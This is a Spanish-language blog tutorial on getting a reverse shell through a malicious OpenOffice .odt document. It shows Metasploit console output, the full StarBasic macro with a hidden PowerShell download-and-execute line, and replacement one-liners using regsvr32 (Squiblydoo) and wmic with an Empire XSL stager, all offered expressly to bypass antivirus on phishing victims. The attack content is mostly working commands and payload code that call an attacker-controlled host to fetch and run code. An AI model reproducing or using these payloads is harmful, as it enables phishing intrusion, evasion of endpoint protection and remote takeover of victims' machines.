Shell mediante un documento .odt malicioso (Squiblydoo)

Publicado por Vicente Motos on viernes, 8 de junio de 2018 Etiquetas: antivirus , bypass , empire , metasploit , powershell , técnicas , tutoriales , Windows

El correo corporativo sigue siendo un vector de entrada interesante para realizar una intrusión, sobretodo en ejercicios de red team, *spear phishing* y, cómo no, también en escenarios reales.
Con el paso de los años se ha ido mejorado la seguridad de las pasarelas de mensajería y de los *endpoints*, pero hoy en día siguen surgiendo nuevas técnicas capaces de evadir muchas de estas protecciones.

En esta entrada vamos a ver un par de claros ejemplos que os harán pensar en la (todavía) peligrosidad de abrir un fichero adjunto, sobretodo si se trata de un remitente desconocido porque en ese momento carecíamos de sentido común o porque hemos sido engañados por el sublime subterfugio digital.

Metasploit


Empecemos con el módulo exploit/multi/misc/openoffice_document_macro de Metasploit, que genera un documento de texto de **Apache OpenOffice (.odt)** con una macro maliciosa.
Para ejecutarlo con éxito, la víctima debe ajustar el nivel de seguridad de las Macros a nivel medio o bajo. Si se establece en medio, se le mostrar a un usuario un mensaje de que si quiere habilitar o no las macros.

Para generar el documento malicioso solo tentemos que configurar unas pocas opciones:

```
msf5 exploit(multi/misc/openoffice_document_macro) > show options

Module options (exploit/multi/misc/openoffice_document_macro):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   BODY                       no        The message for the document body
   FILENAME  msf.odt          yes       The OpoenOffice Text document name
   SRVHOST   192.168.1.50     yes       The local host to listen on. This must be an
address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
```

```
   SSLCert                    no        Path to a custom SSL certificate (default is
randomly generated)
   URIPATH                    no        The URI to use for this exploit (default is
random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread,
process, none)
   LHOST     192.168.1.50     yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache OpenOffice on Windows (PSH)

msf5 exploit(multi/misc/openoffice_document_macro) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.50:443
msf5 exploit(multi/misc/openoffice_document_macro) > [*] Using URL:
http://192.168.1.50:8080/0IYALAH
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
[*] Packaging directory: /opt/metasploit-
framework/data/exploits/openoffice_document_macro/Thumbnails
[*] Packaging file: Thumbnails/thumbnail.png
[*] Packaging file: manifest.rdf
[*] Packaging file: styles.xml
[*] Packaging file: settings.xml
[*] Packaging directory: /opt/metasploit-
framework/data/exploits/openoffice_document_macro/Basic
[*] Packaging file: Basic/script-lc.xml
[*] Packaging directory: /opt/metasploit-
framework/data/exploits/openoffice_document_macro/Basic/Standard
[*] Packaging file: Basic/Standard/script-lb.xml
[*] Packaging file: Basic/Standard/Module1.xml
[*] Packaging file: content.xml
[*] Packaging file: meta.xml
[*] Packaging file: mimetype
[*] Packaging directory: /opt/metasploit-
framework/data/exploits/openoffice_document_macro/META-INF
[*] Packaging file: META-INF/manifest.xml
[*] Packaging directory: /opt/metasploit-
framework/data/exploits/openoffice_document_macro/Configurations2
[*] Packaging directory: /opt/metasploit-
framework/data/exploits/openoffice_document_macro/Configurations2/accelerator
[*] Packaging file: Configurations2/accelerator/current.xml
[+] msf.odt stored at /home/vmotos/.msf4/local/msf.odt
```

Vale, como veis el documento mdf.odt se ha guardado en la ruta indicada. Se lo enviamos a la incauta víctimas y si permiten ejecutar macros...




Booom! tenemos sesión de meterpreter:


```
msf5 exploit(multi/misc/openoffice_document_macro) >
[*] 192.168.1.75     openoffice_document_macro - Sending payload
[*] Sending stage (179779 bytes) to 192.168.1.75
[*] Meterpreter session 1 opened (192.168.1.50:443 -> 192.168.1.75:1048) at 2018-06-07
11:43:19 +0200

msf5 exploit(multi/misc/openoffice_document_macro) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x86/windows  PCPRUEBA\Administrador @ PCPRUEBA  192.168.1.50:443
-> 192.168.1.75:1048 (192.168.1.75)
```

Desafortunadamente esto será detectado y parado inmediatamente por casi cualquier antivirus que tenga la máquina de la víctima. Así que tendremos que modificar el documento malicioso para intentarlo bypassear.

Empezaremos descomprimiendo con 7-zip el archivo .odt, pues el formato OpenDocument tiene dentro el contenido, los estilos, los metadatos y la configuración de la aplicación en archivos y directorios con la siguiente estructura:



Dentro del archivo 'Basic\Standard\Module1.xml' tenemos la macro maliciosa generado por el módulo de Metasploit:



Os dejo también el .xml completo para que tengáis todo el detalle:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1"
script:language="StarBasic">REM  *****  BASIC  *****


    Sub OnLoad
      Dim os as string
      os = GetOS
      If os = &amp;quot;windows&amp;quot; OR os = &amp;quot;osx&amp;quot; OR os = &amp;quot;linux&amp;quot; Then
        Exploit
      end If
    End Sub
```

```
    Sub Exploit
      Shell(&quot;cmd.exe /C &quot;&quot;powershell.exe -nop -w hidden -c $C=new-object
net.webclient;$C.proxy=[Net.WebRequest]::GetSystemWebProxy();
$C.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$C.downloadstring(&#39;http://192.168.1.50:8080/0IYALAH&#39;);&quot;&quot;&quot;)
    End Sub

    Function GetOS() as string
      select case getGUIType
        case 1:
          GetOS = &quot;windows&quot;
        case 3:
          GetOS = &quot;osx&quot;
        case 4:
          GetOS = &quot;linux&quot;
      end select
    End Function

    Function GetExtName() as string
      select case GetOS
        case &quot;windows&quot;
          GetFileName = &quot;exe&quot;
        case else
          GetFileName = &quot;bin&quot;
      end select
    End Function

</script:module>
```

Os he marcado en amarillo la función del exploit que llama al comando en powershell de la shell reversa. Esto es detectado rápidamente por el *endpoint* e incluso en muchos casos nos encontraremos con sistemas con powershell restringido.

Aquí entra en juego el denominado **Squiblydoo**, una técnica que permite a un usuario sin privilegios elevados descargar y ejecutar un script hosteado en un servidor remoto por medio de un binario firmado por Microsoft.

Ese binario firmado por Microsoft que también puede ser una librería o un script (LOLBAS) no es más que una herramienta presente en el sistema que "reutilizamos" maliciosamente.

Método regsvr32

El binario regsvr32.exe es una utilidad en línea de comandos para registrar y eliminar el registro de controles OLE, como DLL y controles ActiveX en el Registro de Windows y la podemos usar para descargar un archivo XML que contiene scriptlets que ejecuten código en la máquina víctima.


Simplemente tendríamos que cambiar en la función del exploit lo siguiente:

```
Shell("cmd.exe /C ""regsvr32.exe /s /i:http://192.168.1.50/test.sct scrobj.dll""")
```

y este *one-liner* ejecutará el sct (que realmente es un xml) hosteado en el web server del atacante. Para la PoC simplemente un jscript que abre la calculadora:

```
<?XML version="1.0"?>
<scriptlet>
<registration
  progid="TESTING"
  classid="{A1112221-0000-0000-3000-000DA00DABFC}" >
  <script language="JScript">
    <![CDATA[
      var foo = new ActiveXObject("WScript.Shell").Run("calc.exe");
    ]]>
</script>
</registration>
</scriptlet>
```

Si ejecutamos la macro o lanzamos el comando directamente obtendremos el resultado:



Pero si tenemos Windows Defender o cualquier antivirus actualizado este método será también interceptado y nuestras esperanzas finiquitadas.

Método wmic

Terminemos con algo más serio y efectivo: obtener una shell reversa mediante otro método, con wmic llamando a un payload generado con un stager xsl de Startfighter mediante el mod de Empire, todo ello para bypassear el fuc*** antivirus.

```
(Empire) > usestager windows/starfighters_xsl
(Empire: stager/windows/starfighters_xsl) > info

Name: XSL Launcher StarFighter

Description:
  Generates a .xsl launcher for Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False       /tmp/launcher.xsl File to output XSL to, otherwise
```

```
                                                displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                powershell code, uses the
                                                ObfuscateCommand for obfuscation
types.
                                                For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation
command to use.
                                                Only used if Obfuscate switch is
True.
                                                For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                ([domain\]username:password) to use
for
                                                request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                or other).
  Base64           True        True              Switch. Base64 encode the output.
  StagerRetries    False       0                 Times for the stager to retry
                                                connecting.


(Empire: stager/windows/starfighters_xsl) > listeners

[*] Active listeners:

  Name              Module          Host                                 Delay/Jitter
KillDate
  ----              ------          ----                                 ------------
--------
  http              http            http://192.168.1.50:8888             5/0.0

(Empire: stager/windows/starfighters_xsl) > set Listener http
(Empire: stager/windows/starfighters_xsl) > execute

[+] wmic process get brief /format:"http://10.10.10.10/launcher.xsl"

[*] Stager output written out to: /tmp/launcher.xsl
```

Al lanzar el launcher desde Empire obtendremos el xsl apuntando directamente a nuestro Listener. Así que ya sólo nos queda usar WMIC que puede ejecutar scripts XSL (eXtensible Stylesheet Language) localmente o desde una URL, algo muy útil en entornos donde Windows Script Host está desactivado o bloqueado.


El comando sería tal que así:

```
wmic os get /FORMAT:"http://192.168.1.50:8081/launcher.xsl"
```

Y la línea a modificar en la macro:

```
Shell("cmd.exe /C ""wmic os get
/FORMAT:""http://192.168.1.50:8081/launcher.xsl""""")
```

Al ejecutarlo obtendremos una sesión remota habiendo evadido todas las protecciones y tendremos un nuevo agente de Empire para empezar a jugar con la post-explotación:



-

2 comentarios :

1. *Anónimo*8 de junio de 2018, 14:01

   Starfighter rules!!

   Responder

2. *Anónimo*8 de junio de 2018, 21:48

   Buen artículo, una pregunta, en linux esto sería efectivo?